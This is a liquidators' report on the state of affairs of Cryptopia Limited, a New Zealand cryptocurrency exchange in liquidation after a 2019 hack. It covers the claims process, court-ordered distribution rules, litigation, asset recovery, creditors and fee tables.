| IT Director | IT specialist. Required to assist Liquidators with the day to day running operation of the Cryptopia and cybersecurity. | $450 |
| Manager/Senior Manager | Typically Qualified. 5-8 years' experience. Well developed technical and commercial skills. Planning and control of Liquidation and Insolvency tasks with the assistance of the appointee. | $380-$420 |
| Assistant Manager | Typically Qualified. 4+ years' experience. Co-ordinates planning and control of small to medium Liquidations and Insolvency tasks. Conducts certain aspects of larger Liquidations. | $315 |
| Analyst | Typically undertaking Qualifications. Up to 3 years' experience. Required to conduct the fieldwork on smaller Liquidations and Insolvency tasks and assist with fieldwork on medium to large Liquidations and Insolvency tasks. | $80-$260 |
| Administration Staff | Conducts all aspects relating to administering the accounts function and other functions as required. | $170 |

# Section 2: Calculation of Remuneration

## Calculation of Remuneration – Time based charges

Charged on an hourly basis and per the hourly rates set out by time and cost charged by key category:

| | Hourly Rate ($ph) | Administration/ Statutory | | Asset Realisation | | Employees | | Legal matters | | Operations | | Total | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | Hours | Cost ($) | Hours | Cost ($) | Hours | Cost ($) | Hours | Cost ($) | Hours | Cost ($) | Hours | Cost ($) |
| Partner | 650 | - | - | 3.0 | 1,950 | - | - | 209.5 | 136,175 | 199.5 | 129,675 | 412.0 | 267,800 |
| Cybersecurity Specialist Staff | 395-800 | - | - | - | - | - | - | - | - | 1.1 | 438 | 1.1 | 438 |
| Director | 500 | - | - | - | - | - | - | 47.7 | 23,850 | 166.5 | 83,250 | 214.2 | 107,100 |
| Senior Manager | 420 | 51.0 | 21,420 | 27.5 | 11,550 | - | - | 258.5 | 108,570 | 425.5 | 178,710 | 762.5 | 320,250 |
| Manager | 380 | 23.0 | 8,740 | 0.3 | 114 | - | - | 29.8 | 11,324 | 115.4 | 43,852 | 168.5 | 64,030 |
| Assistant Manager | 315 | 5.0 | 1,575 | - | - | - | - | 9.0 | 2,835 | 46.0 | 14,490 | 60.0 | 18,900 |
| Analyst | 80-260 | 0.8 | 96 | - | - | - | - | 1.2 | 144 | 181.3 | 41,654 | 183.3 | 41,894 |
| Support Staff | 170 | 4.0 | 680 | - | - | - | - | 0.7 | 119 | 136.3 | 23,171 | 141.0 | 23,970 |
| **Total** | | **83.8** | **32,511** | **30.8** | **13,614** | **-** | **-** | **556.4** | **283,017** | **1,271.6** | **515,240** | **1,942.6** | **844,382** |

### Basis of Disbursement Claim

| Disbursements | Total ($ exc. GST) |
|---|---|
| Travel (flights, car rental, accommodation etc) | 18,951 |
| Data Hosting | 4,917 |
| Sundry | 5,531 |
| Total Disbursements | 29,400 |
| Total Fees | 844,382 |
| **Total Liquidators costs** | **873,782** |

# Section 3: Description of Work

Summary of work performed in relation the Liquidators' remuneration for the Period:

| Task Area | General Description | Includes |
|---|---|---|
| **Assets** | Debtors | • Correspondence with debtors<br>• Reviewing and assessing debtors ledgers<br>• Liaising with debt collectors and solicitors |
| | Sale of Plant and Equipment | • Liaising with valuers, auctioneers and interested parties<br>• Reviewing asset listings<br>• Review of Sales<br>• Liaising with valuers, agents<br>• Assistance with Sales process |
| | Crypto Assets | • Review of company assets<br>• Reviewing stock values from Crypto markets<br>• Liaising with OTC traders<br>• Securing assets into cold storage |
| | Other Assets | • Tasks associated with realising other assets |
| | Leasing | • Reviewing leasing documents<br>• Liaising with owners/lessors<br>• Tasks associated with disclaiming leases |
| **Creditors** | Creditor Enquiries | • Receive and follow up creditor enquiries via telephone and email<br>• Maintaining creditor enquiry register<br>• Review and prepare correspondence to creditors and their representatives via facsimile, email and post |
| | Creditor reports | • Preparing statutory report, investigation, meeting and general reports to creditors |
| | Dealing with proofs of debt | • Receipting and filing Proofs of Debt<br>• Corresponding with Proofs of Debt |
| **Employees** | Employees enquiry | • Receive and follow up employee enquiries via telephone and email<br>• Maintain employee enquiry register<br>• Review and prepare correspondence to creditors and their representatives via facsimile, email and post |
| | Preferential payment | • Correspondence with employees regarding preferential payment<br>• Correspondence with IRD regarding proof of debt<br>• Receipting Proofs of Debt<br>• Adjudicating Proofs of Debt<br>• Ensuring PAYE is remitted to IRD |
| **Operations** | Correspondence | • Communications with government agencies around statutory obligations<br>• Various other stakeholder communications |
| | Document maintenance/file review/checklist | • First month, then 6 monthly liquidation review<br>• Filing of documents<br>• File reviews<br>• Updating checklists |

| | | |
|---|---|---|
| | Ongoing Trading | • Management of currently employed staff<br>• Management of premises including lease property<br>• Review of Anti Money laundering obligations and statutory obligations.<br>• Ongoing review and monitoring of IT security and record retention.<br>• Correspondence with Law Enforcement<br>• Preparation of budgets<br>• Review of cashflow and its ability to operate the business and meet its commitments in the immediate future.<br>• Corresponding with coin devs<br>• Continuous valuation of the customer database |
| | Claims Portal | • Project management of the claim's portal development<br>• Liquidator's time for the oversight of the project<br>• Option analysis of vendors<br>• Identity verification analysis and integration costs<br>• Time in relation to the management of identity verification process<br>• Specialist software development staff time |
| | Bank account administration | • Requesting bank statements<br>• Bank account reconciliations<br>• Correspondence with bank regarding specific transfers |
| | Planning/Review | • Discussions regarding status of Liquidation |
| | Books and records/ storage | • Dealing with records in storage<br>• Sending job files to storage |
| **Administration/Statutory** | Company office obligations | • Filing with Companies Office |
| | Insurance | • Identification of potential issues requiring attention of insurance specialists<br>• Correspondence with insurers regarding initial and ongoing insurance requirements<br>• Reviewing insurance policies<br>• Correspondence with previous brokers |
| | Report as to Affairs | • Directors Questionnaire<br>• Completion deadlines and extensions<br>• Meetings with coin developers<br>• Drafting press releases for stakeholders |
| **Investigations** | Tracing exercise | • Using blockchain forensic tools to verify holdings<br>• Hack analysis<br>• Correspondence with law enforcement around compromised assets |
| | Company/Directors duties | • Reviewing company solvency and financial reporting<br>• Investigating director's duties<br>• Review of IT environment and company mailboxes<br>• Inspection of service agreements<br>• Reviewing conduct of companies for breaches of Companies Act<br>• Interviews with Directors and Shareholders |
| **Legal Matters** | Cross-border recognition | • Chapter 15 bankruptcy recognition in the United States of America<br>• Preparation of declarations for inclusion in legal submissions |
| | Identity verification scoping | • Initial review of customer database, identity requirements<br>• Companies' legal advice around sanctioned countries<br>• Crypto specific obligations |
| | Legal Requirements | • Undertakings by staff for information<br>• Court order service preparation and review of communications to account holders and Creditors. |

DIR1

Grant Thornton


# Liquidators' 11th Report on the State of Affairs of

Cryptopia Limited (in Liquidation)

Company number: 2392901

NZBN: 942904132

12 June 2024



# Contents

# Introduction

David Ian Ruscoe (IP#50) and Malcolm Russell Moore (IP#42), of Grant Thornton New Zealand Limited, were appointed jointly as liquidators of Cryptopia Limited (in Liquidation) ("the Company" or "Cryptopia") on 14 May 2019 at 1.20pm by special resolution of the shareholders pursuant to section 241(2)(a) of the Companies Act 1993 ("the Act").

Liquidators of insolvent companies are required to be licensed insolvency practitioners. Information about the regulation of insolvency practitioners is available from the Registrar of Companies.

We have considered the Declaration of Independence, Relevant Relationships and Indemnities provided in our first report and confirm that there have been no changes to it.

We set out below our eleventh report on the state of the affairs of the Company for the period 15 November 2023 to 14 May 2024 ("the Period") to as required by section 255(2)(d) of the Act and regulation 7 of the Companies (Reporting by Insolvency Practitioners) Regulations 2020 ("the Regulations").

## Restrictions

This report has been prepared by us in accordance with and for the purpose of section 255 of the Act. This report is not intended for general circulation, nor is it to be reproduced or used for any purpose without the liquidators' written permission in each specific instance.

The Liquidators, their employees and agents do not assume any responsibility or liability for any losses occasioned to any party for any reason including as a result of the circulation, publication, reproduction or use of this report contrary to the provisions of this paragraph.

The Liquidators reserve the right (but will be under no obligation) to review this report and, if considered necessary, to revise the report in light of any information existing at the date of this report which becomes known to them after that date.

We have not independently verified the accuracy of the information provided to us and have not conducted any form of audit in respect of the Company. We express no opinion on the reliability, accuracy or completeness of the information provided to us and upon which we have relied. Whilst all care and attention has been taken in compiling this report, we do not accept any liability whatsoever arising from this report.

The statements and opinions expressed in this report are based on information available and assumptions made as at the date of this report. It is possible that actual outcomes may be significantly different from those disclosed in this report.

In addition, the following should be noted:

- Certain values included in tables in this report have been rounded and therefore may not add exactly.
- All amounts are stated in New Zealand dollars unless otherwise stated.

## Background

Cryptopia was a New Zealand cryptocurrency exchange based in Christchurch. At the date of liquidation, it had over 2.2 million registered users worldwide and employed 37 staff.

The rapid growth of cryptocurrency in early 2018 meant the Company scaled up to manage the increased level of trading. The Company entered into a number of long-term, high-cost contracts to provide the infrastructure necessary to trade at this level. Unfortunately trade volumes, from which the Company earned its revenue, reduced significantly through late 2018. Accordingly, the Company then took steps to reduce its expenses to minimise trading losses.

In January 2019, Cryptopia's exchange was hacked, and a significant amount of crypto assets taken. The reputation damage from this event adversely affected trade volumes and meant the Company was unable to meet its debts as they fell due. It was then decided the appointment of liquidators was in the best interests of customers, staff and other stakeholders.

# Conduct of the Liquidation

We have continued to keep stakeholders updated on the progress of the liquidation via the designated webpage https://www.grantthornton.co.nz/cryptopia-limited/. A summary of conduct for the Period is below.

### IT Remediation

Since appointment we have had to re-establish the majority of the exchange's wallets environment. This is because the source of the original hack is still unidentified. The Liquidators have had to engage with international cybersecurity experts to secure wallets on behalf of the users and transfer assets to a secure environment. This has been a complex and lengthy process.

The record-keeping and accounting of the exchange showed various deficiencies and as previously reported a detailed reconciliation between assets held in the exchange's wallets and the balances recorded as customer funds never took place. This has meant we have had to forensically reconstruct parts of certain exchange wallets and corroborate on-chain transactions for certain customer deposits and withdrawals.

### Claims process

We continue to follow the refined claims process previously reported.

| Process Step | Details |
|---|---|
| 1. Claims registration | Allows the registration of account holders' details and to make claims for their account balances |
| 2. Identity verification | Verifies account holders' identities to the necessary verification standard |
| 3. Balance acceptance | Provides account holders the opportunity to agree that Cryptopia's records represents amount due to them |
| 4a. Asset Distribution - Wallet Address Collection | Allows eligible account holders to submit wallet addresses for each balance qualified to participate in Asset distribution. |
| 4b. Asset Distribution – Crypto-asset return | Returns account holders assets proportional to distribution calculation |

In November 2022, stage 3 of the claims process was launched to qualifying users. Those users who have completed stages 1 and 2 above were invited to begin the balance acceptance process. We continue to invite those users who complete stages 1 and 2 during the Period. By the end of May 2024, 87% of users who have been invited to begin this stage have responded and accepted their balances, <1.5% of users who have been invited have disputed their balances, with the remainder yet to respond.

We continue to encourage claim registration and continue to send reminder emails to those who are yet to engage. At the date of this update, 84.7% of users by value have interacted in the claims process in some way. However, a number of these account holders may have only opened the email or clicked on the link to the portal and are yet to fully engage in registering their claim. While we have made significant progress on the claims process by value, we still have a large number of unclaimed holdings. Despite this, sufficient progress has been made for us to obtain court directions to allow distribution to participating users, as explained below.

To facilitate process step 4 the Liquidators are very close to the launch of wallet address collection. This is needed to distribute crypto assets to qualifying users. Given the sensitivity of this collected information and the inherent nature of the immutable Cryptocurrency transactions, the development has required committing extra resources to system hardening the portal. We have engaged a third party to provide wallet screening services which we have integrated into the Claims Portal and distribution process.

We will continue to keep users updated on the progress of this stage and expect to open this wallet collection process in the near future to enable the interim distribution process mentioned below. We expect for 4a and 4b to be fully operational including distributions made by the release of our next report in December 2024.

To support the claims process, a dedicated customer support portal has been deployed. To date, the customer support team, via this portal, has supported over 107,000 users through the claims process.

If account holders are having issues with the claims process, please refer to the 'Update for Cryptopia Claimants & Common Portal Errors 16 December 2020' or contact the dedicated team via the customer support portal at the Cryptopia customer support portal. This support portal is separate from the claims portal and can be accessed by any account holder, provided they register and click the 'Sign Up' button on the page.

### Directions Application

On 1 March 2024, Justice Palmer released his judgment regarding the Liquidator's application for legal directions heard in November 2023 at the Wellington High Court. The key takeaways from this judgment were:

- This judgment and associated orders granted by the judge confirm the way the liquidators intend to return Cryptocurrencies to account holders.
- The first distribution will be the Interim distribution to Qualifying Bitcoin and Dogecoin account holders which is expected to be made in Q3 of 2024.
- After the first distribution we will follow the approved process including giving notice of any cut-off dates before distributing to account holders the remaining Bitcoin, Dogecoin and all other cryptocurrencies of sufficient value by the end of 2024. After this primary distribution of Cryptocurrencies that are of sufficient value, there may be an additional top-up distribution to account holders, allowing them to receive up to 100% of their holdings. If this supplementary distribution takes place it should occur before the middle of 2025.

We encourage all account holders to read this Judgment and the sealed orders which provide an outline of the principles for all upcoming Cryptocurrency distributions. These can be found here: Update for Cryptopia Claimants and Stakeholders 5 March 2024

A summarised version of these orders is below:

1. Claim Valuation Date: The entitlement of each account holder of the respective cryptocurrency trusts shall be calculated as of 14 May 2019, pending further order of the Court.
    - Distribution Process: The Liquidators are permitted to make distributions of cryptocurrency held on trust to account holders, subject to certain conditions including:
    - The submission of claims before 'cut-off date' in line with section 3 of the update found here includes orders that allow for top-up distributions from unclaimed holdings up to 100% of account holdings after some time
    - Completion of identity verification
    - Deduction of allocated incurred and projected future costs
    - Reimbursement of BTC and DOGE trusts and the Company for funding the liquidators' costs
    - Assessment of the realisable value of trust property
    - Setting a De minimis value threshold for distribution
    - Allowing the distribution to be in fiat currency for jurisdictions where it is or may be illegal to use or transact cryptocurrency.
2. Review Process: If the liquidators reject a claim in whole or in part, these orders set out a process where if an account holder is dissatisfied with the Liquidators' decision with respect to their claim, the account holder may request a review to determine if the decision should stand.
3. Low/No Value Trusts: The liquidators are not required to take any steps in connection with the distribution of any cryptocurrency that has no or low realisable value and thus no basis for contribution to the costs of distribution.
4. Low Account Balances: Account holders who have an account balance equivalent to or less than the actual or anticipated cost of the trust administration as at the date of any proposed distribution are deemed to have no right to participate in the distribution of cryptocurrencies by the liquidators.

5. Allocation of Trust Administration Costs to Account Holders: The liquidators are permitted to allocate the incurred and future costs and expenses of and incidental to the recovery, preservation, protection and distribution of the cryptocurrency available for distribution by trust and, within each trust, by each account holder.

6. Providing for Future Trust Administration Costs: The liquidators are permitted to withdraw from each trust holding cryptocurrency of realisable value a quantity of cryptocurrency sufficient in value in the aggregate to meet the liquidators' projected costs and expenses to complete (further) distributions of cryptocurrency and to dispose of any Unclaimed Holding as directed by the Court.

7. Cost Reimbursement to BTC and DOGE Trusts (and the Company): After calculating the allocation of trust administration costs and expenses to each trust, the Liquidators are permitted to deduct from each trust holding cryptocurrency of realisable value, other than the BTC and DOGE trusts respectively, a quantity of cryptocurrency to reimburse the BTC and DOGE trusts and Cryptopia Ltd for the trust administration costs incurred to the date of this order.

8. Recoveries of Stolen Cryptocurrency: The liquidators and Cryptopia can use the assets recovered by the FBI for further tracing and recovery actions. If more stolen cryptocurrencies are recovered, they can be applied in the following order:

    a. Reimbursement of recovery costs to the trusts and account holders who contributed to hack recovery costs, proportionate to the amount contributed.

    b. Further distribution to account holders in fiat or cryptocurrency, proportionate to their holding in the stolen cryptocurrency at the date of the hack, up to a maximum of 100% of the value at the hack, considering any later withdrawals.

    c. Any remaining balance forms part of the unclaimed holdings.

9. Post Appointment Deposits: The liquidators and Cryptopia can treat deposits of cryptocurrency to Cryptopia after the commencement of the liquidation being 14 May 2019 as mistaken deposits, held separately for the benefit of the intended account holder. Distributing these post-appointment deposits to the intended account holder upon receipt of proof of the deposit and valid payment details less any transaction costs and are not required to distribute post-appointment deposits to account holders who are not eligible account holders.

For those account holders who haven't registered on the claims portal, we encourage you to do so.

### Independent Representative Application

During the Period of the previous Liquidation report the Court dismissed an application from a third party to appoint a special trust adviser. The Court ruled it did not have jurisdiction to make the appointment under the High Court Rules or Trusts Act, and that there were no grounds to make the appointment in any case. Costs against the third party were ordered.

### Injunction and Contempt

During the period of this report entities related to Mr Victor Cattermole have continued to try and enter the Liquidation process these events are summarised in Chronological order below:

- In 2020, Victor Cattermole obtained confidential Cryptopia information from the High Court. He was ordered to delete and return the information.

- In 2021, He was held in contempt of court for breaches of Court orders relating to this confidential information and gave undertakings to the Court intended to protect that information.

- November 2023 - Joinder application of Epic Trust limited a Montenegrin €1 company controlled by Mr Cattermole attempts to join as party to the second directions application.

- December 2023 - Further alleged misuse of Confidential information by Mr Cattermole as communications sent out to all account holders from Epic Trust Limited and the Principality of Cogito.

- January 2024 – Joinder application rejected and Injunction applied for by Liquidators misleading and deceptive conduct regarding use of Cryptopia in name of emails by Cryptopia Rescue and 'Cogito'

- April 2024 - Injunction granted and s266 remote interview conducted by video link due to Mr Cattermole leaving the country without informing the court

A further contempt hearing is scheduled for August 2024. The liquidators believe third parties related to him or controlled by him are using the confidential information to contact Cryptopia account holders. The Liquidators continue to take appropriate steps to protect Cryptopia' s and account holders' confidential information and ensure integrity in the claims process.

## Hacked assets

We continue to work with the New Zealand Police and international authorities as they work to determine the source of the January 2019 hack. Our obligation is to seek recoveries for stakeholders' benefit.

As previously reported, we have filed recovery actions in the United States of America, Malaysia and Singapore related to the January 2019 hack. For the most part, actions in respect to the January 2019 hack have been focused on recovering information that sets out the movement of the crypto assets post hack. Norwich Pharmacal and other disclosure orders have been utilised against other crypto asset exchanges and service providers to follow the movement of the assets once they left the Cryptopia exchange.

We have previously petitioned US law enforcement for the return of restrained assets attributed to the January 2019 compromise and subsequent theft. We will provide further updates as this matter progresses.

In Singapore, we obtained recognition as a foreign main proceeding and have used this recognition to obtain information from an international exchange that received a number of stolen assets. The exchanges have complied with these disclosure orders and our investigations are ongoing in regard to information provided, focusing on the user accounts that received stolen assets.

We continue our investigations to trace and or freeze stolen crypto assets and are in discussion with exchanges that have frozen stolen cryptocurrency. We are working on providing the detailed analysis of hacked coins to these exchanges in our attempts to have these funds released to the Liquidators' control and compensate the victims of the hack. As previously reported the legal decision confirms that any stolen cryptocurrency recovered is to be applied to the specific trust associated with each cryptocurrency.

## Investigations

Due to the ongoing nature of our investigations, we are unable to provide details regarding our findings to date since doing so could prejudice any proceedings, which may be taken at a later date.

If any insolvent transactions or breaches of legislation have occurred, we will take the appropriate action where it has the potential to increase the recovery available to creditors. Our duties as Liquidators require a transparent and robust investigation into the insolvency of the Company and its officers.

## Legal matters

### Ex-employee theft

As previously reported an ex-employee admitted to stealing funds from the Company's historic deposit addresses while in the employment of the company. This employee was sentenced in the Christchurch district court on 18 March 2022 and ordered to pay the Liquidators approx. $21,255 in reparations. These reparations are being paid weekly. During the Period, we have received $2,967 in reparation payments.

### Next steps

We anticipate launching the Wallet Address Collection stage to qualifying and registered Bitcoin and Dogecoin holders in the coming weeks. Further information will be provided to qualifying and registered account holders once this stage is launched.

We continue to encourage account holders to complete claim registration, identify verification, and the balance acceptance stage.

Account holders registered in the claims portal and who have completed identity verification may receive further requests from us to provide identity verification documents.

## Receipts and Payments

Please refer to Appendix A: Statement of Receipts and Payments for further details on the receipts and payments for the Period.

The Statement of Receipts and Payments is also split between Trust and Company related liquidation activity. These activities are defined below:

- Trust-related receipts and payments are considered to be those related to the administration of Trusts including the recovery, preservation, protection and distribution of the cryptocurrency available for distribution to Account holders.
- Company-related receipts and payments are considered those related to the Liquidation of the Company including the management of the sales of its fixed assets and administration of all non-Trust creditors of the Company.

## Creditors

### Secured Creditors

At the date of liquidation there were two specific security financing statements (Purchase Money Security Interests (PMSIs)) registered. The Liquidators have contacted all registered PMSI holders and do not believe there are any secured amounts due.

### Preferential Creditors

At the date of liquidation there were 34 preferential claims for employees totalling $312,992. We have paid out the preferential claims to employees and the Inland Revenue Department (for payroll related taxes) on 1 November 2019.

At the date of liquidation, the Inland Revenue Department (“IRD”) were auditing the tax returns of the Company including GST. During the Period of this report the IRD have finalised this audit,  Which has lead to 2 default assessments being issued on the Cryptopia’ s income tax liability resulting in a $19,224,246.26 debt owing related to the 31 March 2018 and 2019 financial year . The audit is now complete, and we await an updated claim from the IRD.

There have been no preferential claim payments paid during the Period.

### Unsecured Creditors

We have received 26 unsecured creditors’ claims received to date totalling $3.039m.

At this stage, it is unclear if there will be any funds available to pay out the unsecured creditors.

We confirm that only preferential creditors have been paid out and no other creditor distributions have been made.

### Contingent Creditors

To date, we have received 1 contingent creditor claim. This claim is based on the potential lost market value of cryptocurrency lost prior to the liquidation of Cryptopia. We are yet to adjudicate the value of this claim.

Following distribution there may be further claims against the Company for any shortfalls found in each cryptocurrency trust based on assets held versus assets recorded against account holders. We also expect there may be claims from other users of the Cryptopia platform such as coin developers who paid for a fee listing but never received a corresponding listing on the exchange. We will review these claims as they are received.

## Remuneration Report

The Liquidators' remuneration received for the Period, charged at the hourly rates, totalled $668,303 exclusive of GST. This includes time spent carrying out investigations, attempting to secure hacked assets, development, and management of the claim's portal, designing and overseeing an appropriate identity verification process, supervision of the Cryptopia customer support team, development and engagement with specialist Crypto-asset experts and liaising with legal authorities.

All time and expenses incurred and billed in the liquidation are reasonable and necessary.


A detailed breakdown of the Liquidators' remuneration and disbursements for the Period is enclosed at Appendix B, including a schedule of the qualifications and experience generally of staff at each level. A schedule of the work undertaken during the Period is also summarised in Appendix B.

# Remaining Matters

At this stage it is not practicable to estimate a completion date for the liquidation.

Should you have any queries in relation to any matter raised in this report then please contact Tom Aspin at Cryptopia@nz.gt.com.

Dated: 12 June 2024



David Ruscoe
Liquidator
Cryptopia Limited (in Liquidation)

# Appendix A – Receipts and Payments

| Receipts and Payments | 15 November 2023 to 14 May 2024 ($) | Total NZ ($) |
|---|---|---|
| Opening Balance | 2,640,921 | - |
| | | |
| **Receipts** | | |
| Funds on hand at date of Liquidation | - | 1,065,426 |
| Crypto-Assets converted to Fiat | - | 19,380,241 |
| Court Settlement | - | 50,000 |
| Theft Repatriations | 2,967 | 9,937 |
| Funds Recovered | - | 5,022,935 |
| Interest Income | 1,580 | 91,568 |
| Other income | - | 3,000 |
| Sale of Assets | - | 252,805 |
| GST Refunds received | 387,605 | 2,225,392 |
| GST on Receipts | - | 38,367 |
| **Total Receipts** | **392,152** | **28,139,671** |
| | | |
| **Payments** | | |
| Asset sale costs | - | 90,220 |
| Claims Portal | 425,973 | 4,943,635 |
| Computer Costs | 1,442 | 427,266 |
| Consulting & Accounting | - | 7,751 |
| Distribution to Preferential Creditors | - | 312,992 |
| Employee Costs | 305,539 | 5,261,815 |
| General Expenses | 8,292 | 85,754 |
| Insurance | 3,115 | 55,548 |
| Legal expenses | 540,201 | 4,655,499 |
| Light, Power, Heating | 2,828 | 81,026 |
| Liquidators Fees | 668,303 | 7,789,419 |
| Relocation Costs | - | 13,090 |
| Rent | 55,171 | 580,630 |
| Security Expenses | - | 47,008 |
| Server Hosting Fees | 990 | 670,797 |
| Telephone & Internet | 3,747 | 60,947 |
| GST on Expenses | 241,605 | 2,280,411 |
| **Total Payments** | **2,257,206** | **27,363,804** |
| | | |
| **Net Receipts/(Payments) for the period** | **(1,865,054)** | **775,867** |
| | | |
| **Closing Balance** | **775,867** | **775,867** |

# DIR1

| Receipts and Payments | Total NZ ($) | Company NZ ($) | Trust NZ ($) |
|---|---|---|---|
| Opening Balance | - | | |
| | | | |
| **Receipts** | | | |
| Funds on hand at date of Liquidation | 1,065,426 | 686,076 | 379,350 |
| Crypto-Assets converted to Fiat | 19,380,241 | - | 19,380,241 |
| Court Settlement | 50,000 | - | 50,000 |
| Theft Repatriations | 9,937 | - | 9,937 |
| Funds Recovered | 5,022,935 | 5,022,935 | - |
| Interest Income | 91,568 | - | 91,568 |
| Other income | 3,000 | - | 3,000 |
| Sale of Assets | 252,805 | 252,805 | - |
| GST Refunds received | 2,225,392 | - | 2,225,392 |
| GST on Receipts | 38,367 | 38,367 | - |
| **Total Receipts** | **28,139,671** | **6,000,183** | **22,139,488** |
| | | | |
| **Payments** | | | |
| Asset sale costs | 90,220 | 90,220 | - |
| Claims Portal | 4,943,635 | - | 4,943,635 |
| Computer Costs | 427,266 | - | 427,266 |
| Consulting & Accounting | 7,751 | - | 7,751 |
| Distribution to Preferential Creditors | 312,992 | 312,992 | - |
| Employee Costs | 5,261,815 | - | 5,261,815 |
| General Expenses | 85,754 | - | 85,754 |
| Insurance | 55,548 | - | 55,548 |
| Legal expenses | 4,655,499 | 413,204 | 4,242,295 |
| Light, Power, Heating | 81,026 | - | 81,026 |
| Liquidators Fees | 7,789,419 | 480,509 | 7,308,910 |
| Relocation Costs | 13,090 | - | 13,090 |
| Rent | 580,630 | - | 580,630 |
| Security Expenses | 47,008 | - | 47,008 |
| Server Hosting Fees | 670,797 | - | 670,797 |
| Telephone & Internet | 60,947 | - | 60,947 |
| GST on Expenses | 2,280,411 | 147,590 | 2,132,821 |
| **Total Payments** | **27,363,804** | **1,444,514** | **25,919,290** |
| | | | |
| **Net Receipts/(Payments) for the period** | **775,867** | **4,555,669** | **(3,779,802)** |
| | | | |
| **Closing Balance** | **775,867** | **4,555,669** | **(3,779,802)** |

**Notes**

**Trust**-related receipts and payments are considered to be those related to the administration of Trusts including the recovery, preservation, protection and distribution of the cryptocurrency available for distribution to Account holders.

**Company**-related receipts and payments are considered those related to the Liquidation of the Company including the management of the sales of its fixed assets and administration of all non-Trust creditors of the Company.

# Appendix B – Remuneration Report

## Section 1: Initial Advice to Creditors

### Explanation of Hourly Rates

The rates for our remuneration calculation are set out in the following table together with a general guide showing the qualifications and experience of staff engaged in the Liquidation and the role they take. The hourly rates charged encompass the total cost of providing professional services and should not be compared to an hourly wage.

| Title | Description of title | Hourly rate (Exc. GST) |
|---|---|---|
| Partner | Accredited Insolvency Practitioner. Partner bringing specialist skills to Liquidations and Insolvency matters. Controlling all matters relating to the assignment. | $650 |
| IT Specialist/Specialist Partner | Specialist IT Practitioner bringing specialist skills in Cybersecurity, Procurement, vendor selection and other IT related matters. Provide detail reporting around any security vulnerabilities. | $200-$450 |
| Cybersecurity Specialist Staff | Specialist Claims Portal staff brings project management and governance for the design and integration of the claims process. | $395-$800 |
| AML Specialist Staff | Specialist AML practitioner bringing specialist skills in designing and implementation of a know your customer process to support the claims process. | $90-$725 |
| Director | Qualified accountant and may be a Registered Insolvency Practitioner. Minimum 7/8+ years' experience. Highly advanced technical and commercial skills. Planning and control of all Liquidation and Insolvency tasks. Controlling substantial matters relating to the assignment and reporting to the appointee. | $500 |
| IT Director | IT specialist. Required to assist Liquidators with the day to day running operation of the Cryptopia and cybersecurity. | $450 |
| Manager/Senior Manager | Typically Qualified. 5-8 years' experience. Well developed technical and commercial skills. Planning and control of Liquidation and Insolvency tasks with the assistance of the appointee. | $380-$420 |
| Assistant Manager | Typically Qualified. 4+ years' experience. Co-ordinates planning and control of small to medium Liquidations and Insolvency tasks. Conducts certain aspects of larger Liquidations. | $315 |
| Analyst | Typically undertaking Qualifications. Up to 3 years' experience. Required to conduct the fieldwork on smaller Liquidations and Insolvency tasks and assist with fieldwork on medium to large Liquidations and Insolvency tasks. | $120-$260 |
